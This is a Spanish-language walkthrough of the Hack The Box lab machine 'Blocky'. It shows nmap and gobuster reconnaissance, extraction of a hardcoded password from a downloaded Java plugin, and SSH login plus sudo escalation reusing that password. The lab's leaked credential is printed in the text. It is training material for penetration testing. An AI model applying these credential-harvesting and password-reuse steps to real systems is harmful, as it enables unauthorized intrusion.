Hack The Box

PEN-TESTING LABS

Auditoría

Máquina Blocky

01-04-2021

Indice

1. Resumen de la máquina

Se trata de una máquina con SO basado en **Linux**, de una dificultad **fácil** con IP 10.10.109.123.

Esta IP aloja un servidor wordpress, conociendo directorios típicos de este servicio, podemos llegar al directorio **10.10.109.123/plugins** donde encontramos un par de archivos. En este directorio se encontraba un .class en java en el cual pudimos ver contraseñas de ususarios del servidor.

2. Reconocimiento

2.1. Listado de puertos abiertos

Empezaremos con nmap usando las siguientes flags: **nmap -p- -n –open -oG openPorts**

Flag	Función
-p-	Escaneo de los 65535 puertos
-n	No aplicará resolución DNS, hará que el escaneo sea un poco más rápido
-Pn	Indica a nmap que no haga el test con ping, simplemente escanea los puertos
–min-rate	Indica el numero mínimo de paquetes 'probe' a enviar
-vvv	Nivel de detalle a la hora de correr el comado, muestra más información (verbose)
-oG openPorts	Exportamos los datos al fichero openPorts en formato grepeable[1]

Con estos parámetros obtenemos el siguiente resultado:

2.2. Escaneo profundo a los puertos abiertos


Una vez escaneados todos lo puertos, y visto cuales están abiertos (21, 22, 80, 25565), es buena práctica lanzar otro escaneo mas específico al resultado obtenido

```
~/Desktop/htb/machines/blocky/recon
cat targetPorts
# Nmap 7.91 scan initiated Mon Mar 29 16:45:03 2021 as: nmap -sC -sV -p21,22,80,25565 -oN targetPorts 10.129.122.54
Nmap scan report for 10.129.122.54
Host is up (0.042s latency).

PORT      STATE SERVICE   VERSION
21/tcp    open  ftp?
22/tcp    open  ssh       OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:2b:99:b4:d5:e7:53:ce:2b:fc:b5:d7:9d:79:fb:a2 (RSA)
|   256 5d:7f:38:95:70:c9:be:ac:67:a0:1e:86:e7:97:84:03 (ECDSA)
|_  256 09:d5:c2:04:95:1a:90:ef:87:56:25:97:df:83:70:67 (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.8
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: BlockyCraft &#8211; Under Construction!
25565/tcp open  minecraft Minecraft 1.11.2 (Protocol: 127, Message: A Minecraft Server, Users: 0/20)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Mar 29 16:48:51 2021 -- 1 IP address (1 host up) scanned in 228.61 seconds
```

[1]Este formato permite que el archivo sea facilmente usable con el comando 'grep' de linux, para eliminar ruido del archivo

2.3. Análisis de la web


Como vemos, el puerto **80** se encuentra abierto, por lo que es seguro, que si vistamos la IP de la máquina, encontraremos una web.



Como se puede observar, se trata de un blog alojado en wordpress, ademas, Wappalyzer[2] nos informa de el resto de tecnologias y servicios que se estan usando en esta web, lo cual nos puede dar mas pistas para buscar otros vectores de ataque.

Ahora que sabemos que se trata de un wordpress, es intuitivo pensar que el autor del unico post de la web, puede ser un usuario del sistema así que lo tendremos en cuenta.

Si conocemos un poco los servidores wordpress, sabemos que su panel de administración se encuentra en **10.10.109.123/wp-admin** asi que vamos a comprobar si **notch**, el autor del post, es usuario del sistema.




[2]Extensión de navegador que muestra que tecnologías, servicios e incluse sistema operativo del servidor que aloja la Web que estas visitando

Gracias a este mal diseño del panel login de wordpress podemos saber si notch es un usuario con acceso, desafortunadamente aún no tenemos ningun tipo de contraseña asi que hay que seguir buscando.

2.4. Enumeración de directorios

Con la herramienta GoBuster[3] encontramos que existe la url **10.10.109.123/plugins**.



3. Ganando acceso

Observamos dos ficheros, **BlockyCore.jar** y **griefprevention-1.1...**, en este caso tiene mejor pinta el primer archivo, **BlockyCore.jar**, asi que vamos a descargarlo y descomprimirlo para ver que contiene.


```
└─ cat BlockyCore.class
����4-com/myfirstplugin/BlockyCorejava/lang/ObjectsqlHostLjava/lang/String;sqlUsersqlPass<init>()VCode


        localhost
                        root
                                8YsqfCTnvxAUeduzjNSXe22
onServerStart                                           LineNumberTableLocalVariableTablethisLcom/myfirstplugin/BlockyCore;
             onServerStop
                          onPlayerJoi"TODO get usernam$!Welcome to the BlockyCraft!!!!!!!
&
 '(
   sendMessage'(Ljava/lang/String;Ljava/lang/String;)usernamemessage
SourceFileBlockyCore.java!

Q*�
   *�*�*��



+�



+�


7       *!#��

        '(
          ?� )*+,
```

[3]Herramienta que permite aplicar fuerza bruta a una url para listar posibles direcciones de una web

3.1. Probando contraseña en wordpress

Se puede observar una cadena de texto un poco sospechosa, ademas de ir justo despues de la palabra root, tiene pinta de ser algo bastante robusto por lo que es candidata de ser una contraseña.

Lo primero que deberíamos hacer es comprobar si esta contraseña nos da acceso al panel de administración de wordpress.



Parece ser que no tenemos acceso con el usuario **notch** y la contraseña del fichero **BlockyCore.class**

3.2. Prueba de conexión SSH

Al ver que la contraseña encontrada no nos permite entrar al panel de wordpress, podemos probar una conexión mediante SSH ya que si recordamos el escaneo inicial con nmap, el puerto 22 estaba abierto.

```
└─ ssh notch@10.129.1.53
The authenticity of host '10.129.1.53 (10.129.1.53)' can't be established.
ECDSA key fingerprint is SHA256:lg0igJ5ScjVO6jNwCH/OmEjdeO2+fx+MQhV/ne2i900.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.1.53' (ECDSA) to the list of known hosts.
notch@10.129.1.53's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

7 packages can be updated.
7 updates are security updates.


Last login: Thu Sep 24 08:12:11 2020 from 10.10.14.2
notch@Blocky:~$
```

Efectivamente tenemos acceso a la máquina asi que ahora toca ver que privilegios tiene el usuario **notch** con **sudo -l** para iniciar el escalado.

```
notch@Blocky:~$ sudo -l
[sudo] password for notch:
Matching Defaults entries for notch on Blocky:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User notch may run the following commands on Blocky:
    (ALL : ALL) ALL
notch@Blocky:~$
```

Viendo que notch ya es root, simplemente se trata de encontrar la flag de usuario y de root las cuales se encuentran en sus respectivos directorios **$HOME**.

```
root@Blocky:/home/notch# ls
minecraft  user.txt
root@Blocky:/home/notch# cd
root@Blocky:~# ls
dhcp.sh  root.txt
root@Blocky:~#
```